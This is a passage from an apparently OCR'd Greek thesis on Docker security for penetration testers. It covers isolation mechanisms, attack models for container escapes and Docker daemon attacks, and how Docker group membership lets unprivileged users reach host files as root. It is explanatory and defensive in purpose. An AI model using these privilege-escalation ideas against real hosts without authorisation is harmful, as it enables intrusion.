• **UTS**: Απομονώνει τα ονόματα κεντρικού υπολογιστή και ονόματα domain.

Όταν ο δαίμονας Docker δημιουργεί ένα νέο κοντέινερ, δημιουργεί ένα νέο χώρο ονομάτων (namespaces) κάθε τύπου για τη διεργασία που εκτελείται στο κοντέινερ. Με αυτό το τρόπο το κοντέινερ δεν μπορεί να δει καμία από τις διεργασίες, τις διεπαφές δικτύου και τα mount points του κεντρικού υπολογιστή (από προεπιλογή μπορεί να επικοινωνήσει με άλλο Docker κοντέινερ, επειδή είναι συνδεδεμένο με το εσωτερικό δίκτυο Docker). Στο κοντέινερ φαίνεται ότι στην πραγματικότητα εκτελεί ένα εντελώς ξεχωριστό λειτουργικό σύστημα.

Το `OverlayFS` είναι ένα (union mount) σύστημα αρχείων που επιτρέπει το συνδυασμό πολλών καταλόγων και τους παρουσιάζει σαν να είναι ένας. Αυτό χρησιμοποιείται για να δείξει τα πολλαπλά επίπεδα μιας εικόνας Docker ως έναν ενιαίος ριζικός κατάλογος (root directory).

2.2.2 Διατήρηση δεδομένων

Χωρίς πρόσθετη διαμόρφωση, ένα κοντέινερ Docker δεν έχει μόνιμη αποθήκευση. Η αποθήκευσή του διατηρείται όταν σταματά το κοντέινερ, αλλά όχι όταν αφαιρείται το κοντέινερ. Είναι δυνατή η προσάρτηση ενός καταλόγου στον host μέσα σε ένα κοντέινερ Docker. Αυτό επιτρέπει στο κοντέινερ να έχει πρόσβαση σε αρχεία του κεντρικού υπολογιστή και να αποθηκεύει σε αυτόν τον προσαρτημένο κατάλογο.

```
(host)$ echo test > /tmp/test
(host)$ docker run -it -rm -v /tmp:/host-tmp ubuntu:latest
bash
(cont)# cat /host-tmp/test
test
(cont)# cat /tmp/test
cat:  /tmp/test:  No such file or directory
```

ο κατάλογος `/tmp` του host προσαρτάται στο κοντέινερ ως `/host-tmp`. Μπορούμε να δούμε ότι ένα αρχείο που δημιουργείται στον κεντρικό υπολογιστή είναι αναγνώσιμο από το κοντέινερ. Βλέπουμε επίσης ότι το κοντέινερ έχει το δικό του `/tmp` κατάλογο, ο οποίος δεν έχει καμία σχέση με το `/host-tmp`.

2.2.3 Δικτύωση

Όταν δημιουργείται ένα κοντέινερ Docker, ο δαίμονας Docker δημιουργεί ένα network sandbox για αυτό το κοντέινερ και (από προεπιλογή) το συνδέει σε ένα εσωτερικό δίκτυο. Αυτό δίνει πόρους δικτύωσης στο κοντέινερ (π.χ. διεύθυνση IPv4 [10], διαδρομές και καταχωρήσεις DNS) που είναι ξεχωριστοί σε σχέση με τον κεντρικό υπολογιστή. Όλη η εισερχόμενη και η εξερχόμενη κίνηση στο κοντέινερ δρομολογείται μέσω μιας διεπαφής (από προεπιλογή) η οποία γεφυρώνεται [11] σε μια διεπαφή στον κεντρικό υπολογιστή. δηλ. host.

Η εισερχόμενη κίνηση (που δεν αποτελεί μέρος μιας υπάρχουσας σύνδεσης) είναι δυνατή μέσα από δρομολόγηση της κυκλοφορίας για συγκεκριμένες πόρτες από τον κεντρικό υπολογιστή στο κοντέινερ. Ο προσδιορισμός των θυρών του κεντρικού υπολογιστή από όπου δρομολογείται η κυκλοφορία και των θυρών του κοντέινερ όπου αυτή οδηγείτα γίνεται κατά την δημιουργία ενός κοντέινερ. Αν, για παράδειγμα, θέλουμε να ¨εκθέσουμε' τη θύρα 8000 στην εικόνα Docker που δημιουργήθηκε από τις εντολές στην παράγραφο `Dockerfiles` μπορούμε είτε να το κάνουμε όπως αναφέραμε ανωτέρω πριν είτε πιο εύκολα με τις εξής εντολές.

```
(host)$ docker build -t test .
docker run -rm -p 8000:8000 -name=test container test
```

Η πρώτη εντολή δημιουργεί μια εικόνα Docker χρησιμοποιώντας το αρχείο `Dockerfile` και στη συνέχεια δημιουργούμε (και ξεκινάμε) ένα κοντέινερ από αυτήν την εικόνα. «Δημοσιεύουμε» την θύρα 8000 του κεντρικού υπολογιστή στη θύρα 8000 του κοντέινερ. Αυτό σημαίνει ότι, ενώ το κοντέινερ εκτελείται, όλη η κίνηση από τη θύρα 8000 στον κεντρικό υπολογιστή δρομολογείται προς τη θύρα 8000 του κοντέινερ.

Από προεπιλογή, όλα τα κοντέινερ Docker προστίθενται στο ίδιο εσωτερικό δίκτυο. Αυτό σημαίνει ότι (από προεπιλογή) όλα τα κοντέινερ Docker μπορούν να επικοινωνήσουν μεταξύ τους μέσω του δικτύου. Αυτό διαφέρει από την απομόνωση την οποία χρησιμοποιεί το Docker για τα namespaces του. Σε άλλα namespaces, το Docker απομονώνει κοντέινερς από τον οικοδεσπότη καθώς και από άλλα κοντέινερς. Αυτή η διαφορά στο σχεδιασμό μπορεί να οδηγήσει σε επικίνδυνες εσφαλμένες διαμορφώσεις (misconfigurations), επειδή οι προγραμματιστές μπορεί να πιστεύουν ότι τα Docker κοντέινερς είναι εντελώς απομονωμένα μεταξύ τους (συμπεριλαμβανομένου και του δικτύου).

[10] Υποστήριξη IPV6 δεν είναι ενεργοποιημένη από προεπιλογή.

[11] Μια διεπαφή τύπου bridge είναι μια διεπαφή, η οποία συνδέει το δίκτυο μιας διεπαφής στο δίκτυο μιας άλλης διεπαφής.

2.2.4 Μηχανισμοί Προστασίας

Για να μειωθούν σημαντικά οι κίνδυνοι που θέτουν τα (μελλοντικά) τρωτά σημεία σε ένα σύστημα με Docker, υπάρχουν πολλαπλοί μηχανισμοί προστασίας ενσωματωμένοι στο Docker και στον ίδιο τον πυρήνα Linux. Σε αυτή την ενότητα, θα δούμε τους πιο γνωστούς και τα πιο σημαντικούς μηχανισμούς προστασίας.

Θα πρέπει να σημειωθεί ότι επειδή αυτοί οι μηχανισμοί προσθέτουν πολυπλοκότητα και χαρακτηριστικά, ορισμένες ευπάθειες επικεντρώνονται αποκλειστικά στην παράκαμψη ενός ή περισσότερων μηχανισμών προστασίας όπως για παράδειγμα το CVE–2019–5021 το οποίο θα μελετήσουμε σε επόμενο κεφάλαιο.

Δυνατότητες

Προκειμένου να επιτρέπεται ή να μην επιτρέπεται σε μια διαδικασία να χρησιμοποιεί μια συγκεκριμένη λειτουργικότητα η οποία απαιτεί επαυξημένα δικαιώματα, ο πυρήνας του Linux διαθέτει ένα χαρακτηριστικό που ονομάζεται ¨δυνατότητες¨. Μια δυνατότητα είναι ένας λεπτομερής τρόπος παροχής ορισμένων προνομίων σε διαδικασίες. Μια δυνατότητα επιτρέπει σε μια διαδικασία να εκτελέσει μια προνομιακή ενέργεια χωρίς να δίνει στη διαδικασία πλήρη δικαιώματα ρίζας (root privileges). Για παράδειγμα, αν θέλουμε μια διεργασία να μπορεί να δημιουργήσει τα δικά της πακέτα δικτύου, της δίνουμε μόνο τη δυνατότητα CAP_NET_RAW.

Από προεπιλογή, κάθε κοντέινερ Docker ξεκινά μόνο με τις ελάχιστες απαραίτητες δυνατότητες. Οι προεπιλεγμένες δυνατότητες βρίσκονται στο κώδικα Docker [12] Μπορούμε να προσθέσουμε ή αφαιρέσουμε δυνατοτήτες κατά το χρόνο εκτέλεσης χρησιμοποιώντας το ορίσματα `-cap-add` και `-cap-drop` [33].

Secure Computing Mode

Η λειτουργία Ασφαλούς Υπολογισμού (seccomp), όπως και οι δυνατότητες, είναι ένα ενσωματωμένο χαρακτηριστικό που περιορίζει την προνομιακή λειτουργικότητα που επιτρέπεται σε μια διαδικασία. Οπου οι δυνατότητες περιορίζουν τη λειτουργικότητα (όπως η ανάγνωση προνομιακών αρχείων), η λειτουργία Ασφαλούς Υπολογισμού περιορίζει συγκεκριμένες κλήσεις συστήματος (syscalls). Αυτό επιτρέπει τον διεξοδικό έλεγχο ασφαλείας που επιτυγχάνεται μέσα από whitelists (που ονομάζονται προφίλ) των syscalls. Για την ρύθμιση ενός αυστηρού αλλά λειτουργικού προφίλ seccomp απαταιτείται καλή γνώση ποιών syscalls γίνονται από το κάθε πρόγραμμα.

Το προεπιλεγμένο προφίλ seccomp που λαμβάνουν οι διαδικασίες στα κοντέινερ Docker βρίσκεται στον πηγαίο κώδικα [13]. Για να χρησιμοποιήσουμε ένα δικό μας προφίλ seccomp μπορεί να χρησιμοποιηθεί το `-security-opt` seccomp.

[12] https://github.com/moby/moby/blob/master/oci/caps/defaults.go
[13] https://github.com/moby/moby/blob/master/profiles/seccomp/default.json

Application Armor

Το Application Armor (AppArmor) είναι ένα module του πυρήνα που επιτρέπει περιορισμούς αρχείων και πόρων συστήματος για συγκεκριμένες εφαρμογές. Το Docker προσθέτει ένα προεπιλεγμένο προφίλ AppArmor σε κάθε κοντέινερ. Αυτό είναι ένα προφίλ που δημιουργείται κατά το χρόνο εκτέλεσης με βάση ένα πρότυπο [14].

Είναι επίσης δυνατή η δημιουργία προσαρμοσμένων προφίλ AppArmor, χρησιμοποιώντας κάποιο εργαλείο όπως το bane [15].

SElinux

Το Security-Enhanced Linux (SELinux) είναι ένα σύνολο αλλαγών στον πυρήνα του Linux που υποστηρίζουν έλεγχο πρόσβασης σε όλο το σύστημα για αρχεία και πόρους συστήματος. Διατίθεται από προεπιλογή σε ορισμένες διανομές Linux (π.χ. Red Hat Linux διανομές).

Το Docker δεν ενεργοποιεί την υποστήριξη SELinux από προεπιλογή, αλλά παρέχει μια πολιτική SELinux [16].

Μη-root χρήστες σε κοντέινερ

Εκτός από τους μηχανισμούς προστασίας στον κεντρικό υπολογιστή, υπάρχουν και μηχανισμοί προστασίας σε επίπεδο εικόνας Docker. Ο πιο σημαντικός μηχανισμός προστασίας που μπορούν να εφαρμόσουν οι δημιουργοί εικόνων Docker είναι να μην εκτελούν διεργασίες εντός ενός κοντέινερ ως `root`.

Από προεπιλογή, οι διεργασίες στα κοντέινερ Docker εκτελούνται ως `root`, επειδή η διαδικασία είναι απομονωμένη από τον κεντρικό υπολογιστή. Ωστόσο, όπως θα δούμε, υπάρχουν πολλοί τρόποι διαφυγής από κοντέινερ. Οι περισσότεροι από αυτούς τους τρόπους απαιτούν δικαιώματα `root` (μέσα στο κοντέινερ). Για αυτό το λόγο συνιστάται η εκτέλεση διεργασιών σε κοντέινερ χωρίς χρήση `root`. Αν κάποιος καταφέρει να παραβιάσει το κοντέινερ δεν θα καταφέρει να διαφύγει από αυτό διότι δεν έχει δικαιώματα `root`.

2.2.5 `docker-compose`

Το `docker-compose` είναι ένα πρόγραμμα wrapper (πρόγραμμα που απλοποιεί τη χρήση ενός άλλου προγράμματος) γύρω από το Docker που μπορεί να χρησιμοποιηθεί για τον καθορισμό configuration κοντέινερ Docker σε αρχεία YAML [17]. Αυτά τα αρχεία καταργούν την ανάγκη εκτέλεσης εντολών Docker με τα σωστά ορίσματα στη σωστή σειρά. Εμείς μόνο πρέπει να καθορίσουμε άπαξ τα απαραίτητα ορίσματα στο `docker-compose.yaml` αρχείο.

[14] https://github.com/moby/moby/blob/master/profiles/apparmor/template.go
[15] https://github.com/genuinetools/bane]
[16] https://www.mankier.com/8/docker_selinux
[17] https://yaml.org/]

Παρακάτω βλέπουμε ένα παράδειγμα αρχείου `docker-compose.yaml`. Σε παραγωγικό περιβάλλον τα Docker κοντέινερς πρέπει να έχουν πολλές ρυθμίσεις (π.χ. μεταβλητές περιβάλλοντος, εκτεθειμένες θύρες και εξαρτήσεις από άλλα κοντέινερ). Ο καθορισμός των πάντων σε ένα μόνο αρχείο απλοποιεί κατά πολύ τα πράγματα.

```
version: "3.8"
services:
  samba:
    container_name: docker_smb
    tty: true
    hostname: Docker
    build:
      context: .
      shm_size: '100mb'
      dockerfile: Dockerfile
    volumes:
      - "${SHARE_PATH}:/mnt/ps2smb"
    ports:
      - "445:445/tcp"
```

Παρόμοια λειτουργικότητα είναι επίσης ενσωματωμένη στο Docker Engine, που ονομάζεται Docker Stack. Χρησιμοποιεί επίσης το `docker-compose.yaml`. Ορισμένες λειτουργίες που υποστηρίζονται από το `docker-compose` δεν υποστηρίζονται από το Docker Stack και αντίστροφα.

2.2.6 Docker Hub

Οι εικόνες Docker διανέμονται μέσω μητρώων (registries). Το μητρώο είναι ένας διακομιστής (που μπορεί να φιλοξενήσει οποιοσδήποτε), που αποθηκεύει εικόνες Docker. Όταν ένας client δεν διαθέτει μια εικόνα Docker που χρειάζεται, μπορεί να επικοινωνήσει με ένα μητρώο για να κάνει λήψη αυτής της εικόνας. Επειδή τα μητρώα είναι ένας εύκολος τρόπος διανομής, οι εικόνες Docker, είναι ένα ενδιαφέρον attack vector.

Το πιο δημοφιλές (και προεπιλεγμένο) μητρώο είναι το Docker Hub [18], το οποίο το τρέχει η ίδια η εταιρεία Docker. Οποιοσδήποτε μπορεί να δημιουργήσει έναν λογαριασμό Docker Hub και να αρχίσει να δημιουργεί και να δημοσιεύει εικόνες που μπορεί να κατεβάσει οποιοσδήποτε.

[18] https://hub.docker.com/

Κεφάλαιο 3

Μοντέλα Επίθεσης

Όταν συζητάμε για κοντέινερς, διακρίνονται δύο οπτικές: *μέσα* σε ένα κοντέινερ και *έξω* από αυτό.

Όταν είμαστε *μέσα* σε ένα κοντέινερ, βλέπουμε το κοντέινερ σαν μια διαδικασία που τρέχει μέσα σε αυτό το κοντέινερ. Αυτή η διαδικασία (και επομένως η οπτική μας γωνία) έχει απομονωθεί από τον κεντρικό υπολογιστή και μπορεί να δει μόνο αρχεία και πόρους που αφορούν συγκεκριμένα εκείνο το κοντέινερ. Αυτό σημαίνει ότι μπορούμε να εκτελούμε εντολές, αλλά μόνο μέσα στο κοντέινερ.

Όταν βρισκόμαστε *έξω* από ένα κοντέινερ, βλέπουμε τον κεντρικό υπολογιστή και τα κοντέινερ να τρέχουν στο host σαν μια διαδικασία που εκτελείται στον κεντρικό υπολογιστή. Μπορούμε να δούμε τα πάντα σε αυτόν τον κεντρικό υπολογιστή (στον οποίο επίσης έχουμε πρόσβαση). Για παράδειγμα, μπορούμε να δούμε τη διεργασία Docker daemon και όλες τις θυγατρικές διεργασίες της. Είμαστε σε θέση να εκτελέσουμε εντολές απευθείας στον κεντρικό υπολογιστή. Μπορούμε να χρησιμοποιήσουμε το Docker (π.χ. αλληλεπίδραση με κοντέινερς) εάν έχουμε δικαιώματα να χρησιμοποιήσουμε το Docker.

Μπορούμε να σκεφτούμε αυτές τις οπτικές ως μοντέλα επιτιθέμενων. Ένα μοντέλο επίθεσης είναι μια γενική αναπαράσταση του πώς ένας εισβολέας θα έκανε επίθεση σε ένα συγκεκριμένο σύστημα. Επειδή έχουμε δύο οπτικές όταν σκεφτόμαστε τα κοντέινερ, βλέπουμε δύο μοντέλα επιτιθέμενων.


Μπορούμε να σκεφτούμε την πρώτη οπτική (μέσα σε ένα κοντέινερ) ως ένα μοντέλο επίθεσης όπου ένας εισβολέας έχει αποκτήσει πρόσβαση σε ένα κοντέινερ. Ο επιτιθέμενος μπορεί να εκτελεί εντολές μέσα στο κοντέινερ και να έχει πρόσβαση στα πάντα εντός του κοντέινερ. Επειδή ο επιτιθέμενος θα επικεντρωθεί κυρίως στην απόδρασή του από την απομόνωση που προσφέρει το κοντέινερ, ονομάζουμε αυτό το είδος επίθεσης κοντέινερ escapes.

Μπορούμε να σκεφτούμε τη δεύτερη οπτική (έξω από ένα κοντέινερ) ως ένα μοντέλο επίθεσης όπου ο επιτιθέμενος έχει μη προνομιούχα πρόσβαση σε έναν κεντρικό υπολογιστή (host). Ο επιτιθέμενος είναι σε θέση να εκτελέσει

εντολές στον κεντρικό υπολογιστή, αλλά δεν έχει πρόσβαση σε όλα. Επειδή ο επιτιθέμενος χρησιμοποιεί το Docker (συγκεκριμένα το Docker daemon) στον κεντρικό υπολογιστή για πρόσβαση, ονομάζουμε αυτόν τον τύπο επίθεσης ¨επίθεση στο Docker daemon¨. Αναπτύσσουμε περαιτέρω τις επιθέσεις Docker daemon σε επόμενη ενότητα.

Στα ακόλουθα κεφάλαια θα συζητήσουμε θέματα ευπάθειας στο Docker (κεφάλαιο 4) και τον τρόπο αναγνώρισής τους (κεφάλαιο 5). Θα το κάνουμε αυτό χρησιμοποιώντας τα μοντέλα επίθεσης αυτού του κεφαλαίου.

Στο παρακάτω σχήμα απεικονίζονται τα μοντέλα επίθεσης.



Σχήμα 3.1: Δύο διαδικασίες που τρέχουν απευθείας στο κεντρικό υπολογιστή και δύο οι οποίες τρέχουν μέσα σε Docker κοντέινερς.

Οι ακόλουθες διαδικασίες απεικονίζονται στην εικόνα:


1. Μια τυπική (προνομιούχα) διαδικασία που εκτελείται απευθείας στον κεντρικό υπολογιστή.
2. Μια τυπική μη προνομιούχα διαδικασία που εκτελείται απευθείας στον κεντρικό υπολογιστή.
3. Μια διεργασία που εκτελείται σε ένα κοντέινερ Docker.
4. Όμοια με το 3

3.1 Διαφυγές Κοντέινερ Container Escapes

Σε μια διαφυγή κοντέινερ, ένας επιτιθέμενος έχει αποκτήσει πρόσβαση σε ένα κοντέινερ και προσπαθεί να ξεφύγει από την απομόνωσή του. Όταν ένας επιτιθέμενος αποκτά πρόσβαση σε ένα κοντέινερ, έχει κερδίσει μια βάση μέσα στο στόχο του, αλλά αυτή η βάση είναι (όπως όλα τα άλλα εντός του κοντέινερ) απομονωμένη από τον κεντρικό υπολογιστή (host). Οι διαφυγές κοντέινερ εστίαζουν στην επίθεση και την παράκαμψη των μηχανισμών απομόνωσης και προστασίας που διαχωρίζουν το κοντέινερ τόσο από τον κεντρικό υπολογιστή όσο και από άλλα κοντέινερς.

Στο σχήμα που ακολουθεί βλέπουμε δύο παραλλαγές των αποδράσεων κοντέινερς. Βλέπουμε τη διαδικασία 3 να έχει πρόσβαση στη διαδικασία 2, η

οποία είναι μια διαδικασία που εκτελείται απευθείας στον κεντρικό υπολογιστή. Βλέπουμε επίσης τη διαδικασία 3 να αποκτά πρόσβαση στη διαδικασία 4, η οποία βρίσκεται μέσα σε ένα άλλο κοντέινερ. Και στις δύο περιπτώσεις η διαδικασία 3 διαφεύγει από την απομόνωση του κοντέινερ και αποκτά πρόσβαση σε δεδομένα στα οποία δεν θα πρέπει να έχει πρόσβαση.



Σχήμα 3.2: Η διαδικασία 3 που τρέχει μέσα σε ένα κοντέινερ έχει πρόσβαση σε δεδομένα του κεντρικού υπολογιστή (στα οποία δεν θα έπρεπε να έχει πρόσβαση), στη περίπτωση αυτή στη διαδικασία 2.

Στην πρώτη παραλλαγή, η διαδικασία 3 διαφεύγει από το κοντέινερ για να αποκτήσει πρόσβαση σε δεδομένα που δεν θα έπρεπε να έχει πρόσβαση στον κεντρικό υπολογιστή.

Στη δεύτερη παραλλαγή, η διαδικασία 3 δραπετεύει από το κοντέινερ και αποκτά πρόσβαση σε άλλο κοντέινερ. Τα κοντέινερς δεν πρέπει να απομονώνονται μόνο από τον κεντρικό υπολογιστή, αλλά και από άλλα κοντέινερς. Αυτό επιτρέπει πολλαπλά κοντέινερς με ευαίσθητα δεδομένα που εκτελούνται στον ίδιο κεντρικό υπολογιστή να μην έχουν πρόσβαση το ένα στα δεδομένα του άλλου.

Ένα παράδειγμα σεναρίου επίθεσης θα ήταν μια εταιρεία που προσφέρει μια πλατφόρμα ως Υπηρεσία (Platform as a Service PaaS) που επιτρέπει στους πελάτες να χρησιμοποιούν Docker κοντέινερ στις υποδομές της [1]. Εάν είναι δυνατό για τον εισβολέα να ανεβάσει μια εικόνα Docker η οποία περιέχει μια κακόβουλη διαδικασία που διαφεύγει από το κοντέινερ και έχει πρόσβαση στην υφιστάμενη υποδομή, θα μπορούσε να αποκτήσει πρόσβαση σε άλλα κοντέινερ ή σε άλλους εσωτερικούς πόρους. Αυτό, προφανώς, θα ήταν μεγάλο πρόβλημα για την εταιρεία.


Πρέπει να σημειωθεί ότι μια εκμετάλλευση που επιτρέπει σε κάποιον να ξεφύγει από το Linux namespace είναι ουσιαστικά μια εκμετάλλευση διαφυγής κοντέινερ, επειδή το Docker βασίζεται σε μεγάλο βαθμό σε χώρους ονομάτων (namespaces) για απομόνωση. Η ευπάθεια CVE–2017–7308 [16] είναι ένα καλό παράδειγμα αυτού.

[1] Το οποίο είναι αρκέτα σύνηθες στις μέρες μας. Όλοι οι μεγάλοι υπολογιστικοί πάροχοι προσφέρουν μια τέτοια υπηρεσία

3.2 Επιθέσεις Docker Daemon

Σε μια επίθεση Docker daemon, ένας επιτιθέμενος έχει πρόσβαση σε έναν κεντρικό υπολογιστή με Docker εγκατεστημένο σε αυτόν. Ο επιτιθέμενος μπορεί να έχει πρόσβαση σε ευαίσθητα και προνομιούχα στοιχεία και πληροφορίες, αλληλεπιδρώντας με τον Docker daemon ή διαβάζοντας τα αρχεία ρυθμίσεων Docker (configuration files). Σε αντίθεση με τις διαφυγές κοντέινερ, ο επιτιθέμενος δεν επιτίθεται στο Docker ή απευθείας στη απομόνωση που δημιουργεί το Docker, αλλά χρησιμοποιεί το Docker για να εκτελέσει κακόβουλες ενέργειες.

Η επίθεση αυτή απεικονίζεται στο παρακάτω σχήμα.



Σχήμα 3.3: Μια διαδικασία χωρίς δικαιώματα (2) αποκτά πρόσβαση σε προνομιούχα δεδομένα (διαδικασία 1), χρησιμοποιώντας το Docker Daemon

Επειδή το Docker χρειάζεται πολλές δυνατότητες πυρήνα για να λειτουργήσει σωστά, ο Docker Daemon πρέπει να εκτελεστεί ως `root`. Αυτό τον καθιστά πολύ ενδιαφέροντα στόχο, επειδή υπάρχουν τρωτά σημεία που επιτρέπουν σε έναν εισβολέα να ελέγχει με κακόβουλο τρόπο το Docker καθώς του επιτρέπει να εκτελεί ενέργειες ως `root`.

Κεφάλαιο 4

Γνωστές ευπάθειες στο Docker

Επειδή το Docker είναι πολύ δημοφιλές, πολλοί ερευνητές ασφαλείας προσπαθούν βρουν και να τεκμηριώσουν διάφορες ευπάθειες. Σε αυτό το κεφάλαιο συζητάμε τα τρωτά σημεία υψηλού αντίκτυπου που είναι χρήσιμα κατά τη διάρκεια μιας δοκιμής διείσδυσης. Αυτά χωρίζονται σε εσφαλμένες ρυθμίσεις (misconfiguration) και σφάλματα (bugs).

Σφάλματα λογισμικού και εσφαλμένες ρυθμίσεις παραμέτρων μπορεί να είναι και τα δύο προβλήματα ασφαλείας, αλλά διαφέρουν στο ποιος είναι υπεύθυνος για το λάθος.

Ένα bug είναι ένα πρόβλημα στο ίδιο το πρόγραμμα. Για παράδειγμα, η υπερχείλιση ενός buffer είναι ένα σφάλμα. Το πρόβλημα έγκειται αποκλειστικά στο ίδιο το πρόγραμμα. Για να διορθωθεί, πρέπει να αλλάξει ο κώδικας του προγραμμάτος.

Οι εσφαλμένες ρυθμίσεις, από την άλλη πλευρά, είναι προβλήματα ασφάλειας που προκύπτουν από την λάθος χρήση ενός προγράμματος. Το πρόγραμμα δεν έχει ρυθμιστεί σωστά και αυτό δημιουργεί μια κατάσταση που μπορεί να είναι εκμεταλλεύσιμη από έναν επιτιθέμενο. Μια δημόσια διαθέσιμη κονσόλα εντοπισμού σφαλμάτων (debugging console) σε έναν ιστότοπο [1] ή ένα δημοσίως αναγνώσιμο αρχείο που περιέχει κωδικούς πρόσβασης είναι παραδείγματα εσφαλμένων ρυθμίσεων. Για να διορθώσει μια εσφαλμένη ρύθμιση, ο χρήστης θα πρέπει να αλλάξει τη ρύθμιση του προγράμματος ή την υποδομή του. Οι προγραμματιστές του προγράμματος μπορούν να προτείνουν μόνο τη σωστή διαμόρφωση που πρέπει να εφαρμόσουν οι χρήστες.

Δεν αποτελούν πλήρη παραδείγματα επιθέσεων όλα τα τρωτά σημεία που καλύπτονται σε αυτό το κεφάλαιο. Οι περισσότερες ευπάθειες είναι χρήσιμες ως μέρος μιας επίθεσης όταν χρησιμοποιούνται σε συνδυασμό με άλλες ευπάθειες.

[1] Με αυτόν τον τρόπο η εταιρεία Patreon χακαρίστηκε πριν κάποια χρόνια. Βλ.https://labs.detectify.com/2015/10/02/how-patreon-got-hacked-publicly-exposed-werkzeug-debugger/

χρησιμοποιούνται σε συνδυασμό με άλλα τρωτά σημεία. Για παράδειγμα, όταν παρακάμπτεται ένας μηχανισμός προστασίας. Ωστόσο, ορισμένα σοβαρά σφάλματα είναι επικίνδυνα ακόμη και όταν τύχουν εκμετάλλευσης μόνα τους. Για παράδειγμα, η κακόβουλη χρήση του Docker socket που καλύπτεται στην επόμενη ενότητα και το CVE-2019-16884 αποτελεί ευπάθεια τύπου διαφυγής κοντέινερ.

Επειδή υπάρχουν πολλοί ερευνητές ασφάλειας που αναζητούν σφάλματα στο λογισμικό containerization, η ενότητα 4.2 πιθανότατα θα καταστεί ξεπερασμένη γρήγορα και για αυτό το λόγο δεν θα πρέπει να λαμβάνεται σοβαρά.

Όλοι οι κίνδυνοι αυτών των σφαλμάτων μπορούν να αποφευχθούν χρησιμοποιώντας την πιο πρόσφατη έκδοση των εικόνων Docker και του Docker του ίδιου.

Λόγω των παραπάνω λόγων, θα επικεντρωθούμε περισσότερο στις εσφαλμένες ρυθμίσεις σε αυτό το κεφάλαιο και στα επόμενα κεφάλαια.

Στο κεφάλαιο 5 θα δούμε πώς μπορούν να εντοπιστούν αυτά τα τρωτά σημεία κατά τη διάρκεια μιας δοκιμής διείσδυσης. Στο κεφάλαιο 6 θα συνδυάσουμε τις πληροφορίες από αυτό το κεφάλαιο και το κεφάλαιο 5 σε μια λίστα ελέγχου.

4.1 Misconfigurations

Σε αυτήν την ενότητα, θα ασχοληθούμε με τις εσφαλμένες ρυθμίσεις του Docker και τον αντίκτυπο που μπορεί να έχουν αυτές οι εσφαλμένες ρυθμίσεις. Για κάθε εσφαλμένη ρύθμιση, θα μελετήσουμε πρακτικά παραδείγματα καθώς επίσης και τον αντίκτυπο.

Οι δύο πρώτες εσφαλμένες διαμορφώσεις που θα εξετάσουμε σχετίζονται με επιθέσεις που εκτελούνται σε έναν κεντρικό υπολογιστή και πρόκειται για επιθέσεις Docker daemon. Οι άλλες εσφαλμένες ρυθμίσεις σχετίζονται με επιθέσεις που εκτελούνται μέσα από ένα κοντέινερ όπως διαφυγή κοντέινερ.

Αντιστοιχίζουμε κάθε εσφαλμένη διαμόρφωση στις σχετικές κατευθυντήριες γραμμές αναφοράς του CIS Docker Benchmark (εάν υπάρχουν). Θα δούμε ότι το CIS Docker Benchmark δεν καλύπτει όλες τις εσφαλμένες ρυθμίσεις.

4.1.1 Docker Permissions

Μια συνηθισμένη (και διαβόητη) εσφαλμένη διαμόρφωση είναι η παροχή πρόσβασης στο Docker σε μη προνομιούχους χρήστες, κάτι το οποίο τους επιτρέπει να δημιουργούν, να ξεκινούν και άλλοτε να αλληλεπιδρούν με Docker κοντέινερ (μέσω του Docker Daemon). Αυτό είναι επικίνδυνο επειδή επιτρέπει στους μη προνομιούχους χρήστες να έχουν πρόσβαση σε όλα τα αρχεία ως `root`. Η τεκμηρίωση του Docker αναφέρει: [2].

Καταρχάς μόνο σε έμπιστους χρήστες πρέπει να επιστρέπεται να έχουν τον έλεγχο του Docker Daemon. Αυτό είναι άμεσο αποτέλεσμα κάποιων ισχυρών

[2] https://docs.docker.com/engine/security/security/

χαρακτηριστικών του Docker. Συγκεκριμένα το Docker, επιτρέπει σε κάποιον να μοιραστεί έναν κατάλογο μεταξύ του υπολογιστή όπου τρέχει το Docker και του φιλοξενούμενου κοντέινερ και το επιτρέπει αυτό χωρίς να περιορίσει τα δικαιώματα πρόσβασης του κοντέινερ. Αυτό σημαίνει ότι μπορεί κανείς να ξεκινήσει από ένα κοντέινερ όπου ο κατάλογος /host είναι ο κατάλογος / στον κεντρικό υπολογιστή και το κοντέινερ μπορεί να αλλάξει το σύστημα αρχείων του κεντρικού υπολογιστή χωρίς κανέναν περιορισμό.

Εν ολίγοις, επειδή ο Docker Daemon εκτελείται ως `root`, εάν ένας χρήστης προσθέσει ένα κατάλογο ως volume σε ένα κοντέινερ, η πρόσβαση σε αυτό το αρχείο γίνεται ως `root`. Υπάρχουν μερικοί τρόποι πρόσβασης στο Docker για μη προνομιούχους χρήστες. Σε αυτή την ενότητα θα τους ερευνήσουμε.

`docker` Group

